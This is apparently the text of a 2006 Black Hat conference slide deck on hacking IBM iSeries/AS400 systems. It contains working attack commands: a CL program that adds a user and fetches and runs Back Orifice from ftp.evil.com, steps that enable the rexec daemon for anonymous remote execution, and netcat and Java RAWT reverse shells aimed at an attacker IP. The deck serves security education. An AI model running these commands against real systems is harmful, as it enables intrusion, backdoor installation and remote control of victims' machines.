STRPCCMD PCCMD('net user evil hacker /add') PAUSE(*NO)

STRPCCMD PCCMD('ftp -i ftp.evil.com get bo2k.exe c:\bo2k.exe') PAUSE(*NO)
STRPCCMD PCCMD('c:\bo2k.exe') PAUSE(*NO)

ENDPGM
```




# Possible super attack

- The "iSeries Access for Windows Remote Command" service is optional but installed by default.
- Provides an rexec daemon on the workstation.
- Supports the /nosecok and /usewinlogon switches that allow anonymous remote command execution.



# Exploit examples



```
PGM
MONMSG CPF0000
STRPCO
```

```
/* some code to retrieve the IP address of the connected workstation */
```

```
STRPCCMD PCCMD('sc start Cwbrxd /nosecok') PAUSE(*NO)
```

```
STRPCCMD PCCMD('sc config Cwbrxd start= auto      +
                binpath= "C:\WINDOWS\CWBRXD.EXE /nosecok" ') +
                PAUSE(*NO)
```

```
/* some code to log the IP address or send it to the attacker - see CD */
```

```
ENDPGM
```



# Rexec exploit wrapping up


Now we can run any command on PC via rexec

```
RUNRMTCMD CMD('any PC command')  
RMTLOCNAME('192.168.2.24' *IP)  
RMTUSER(*NONE)  
RMTPWD(*NONE)
```





# Attack the network



- Built-in green-screen utilities:
  - netstat, traceroute, ping, nslookup
- Built-in green-screen clients:
  - telnet, ftp, nfs, cifs, smtp, drda
- Verified AIX software (PASE required)
  - netcat, socat, gcc, perl, php, ssh





# Portable Application Solutions Environment – UNIX on AS/400

- An optional, POSIX compliant environment
- Executable binary files compiled on AIX
- Allows execution of netcat, socat
- Additional uses:
  - Perl
  - PHP
  - MySQL
  - gcc
  - ssh



# Alternative and reverse shells

- Remote command execution
  - REXEC server
  - Client Access remote command execution
  - DDM (SBMRMTCMD command)
  - FTP (quote rcmd)
  - SQL (call any program)
  - Telnet scripting
  - SSH



# Alternative and reverse shells

- Remote interactive access
  - HTTP work station gateway
    - <http://192.168.1.1:5061/WSG>
  - ASCII TTY Telnet + SSH
    - <http://www-03.ibm.com/servers/enable/site/porting/tools/>
  - Custom services (remote qshell server example from IBM web site)




# Alternative and reverse shells

- Remote interactive access
  - X terminal
  - VNC Server
  - Remote reverse shell using netcat
  - Remote reverse shell using Java RAWT






# netcat reverse shell




nc -l -p 21

nc -l -p 80



# netcat reverse shell



- Use the `-e` switch

```
nc -e ksh -n 192.168.248.117 80 &
```

On Unix

```
SBMJOB CMD(CALL PGM(QP2SHELL2)  
PARM('/QOpenSys/usr/nc/nc' '-e' '/QOpenSys/bin/ksh' '-n'  
'192.168.248.117' '80'))
```

On AS/400 PASE




# Java RAWT reverse shell




- Remote AWT allows Java applications to run, without any changes, on a host that does not have a GUI
- Discontinued by IBM in 2004
- Supported until OS/400 5.2
- From 5.2 has a successor - NAWT



# RAWT reverse shell



```
java -jar RAWTGui.jar
```




```
java -cp /usr/shalom/Jshell -DRmtAwtServer=192.168.1.1  
-Dos400.class.path.rawt=1 -Djava.version=1.3 JShell
```





# RAWT reverse shell with IBM Java Toolbox



The screenshot shows the 'Add Routing Entry (ADDRTGE)' dialog box in the IBM Java Toolbox. The dialog has a menu bar with 'File', 'Edit', 'View', and 'Help'. It contains several fields and dropdown menus for configuring a routing entry. A 'Select Command' dialog is also visible in the background, showing 'ADDRTGE' selected in a list.

Field	Value	Range/Label
Subsystem description:		Name
Library:	LIBL	Name
Routing entry sequence number:		1-9999
Comparison data:		
Compare value:		Character value
Starting position:	1	1-80
Program to call:		Name
Library:	LIBL	Name
Class:	SBSD	Name
Library:	LIBL	Name
Maximum active routing steps:	NOMAX	0-1000
Storage pool identifier:	1	1-10

Buttons: OK, Cancel, Help



Question time



**Black Hat Briefings**

# “Hacking iSeries” ebook

[www.venera.com](http://www.venera.com)

BH Europe 2006 Special discount  
for eBook

discount code  
bheu2006



**Black Hat Briefings**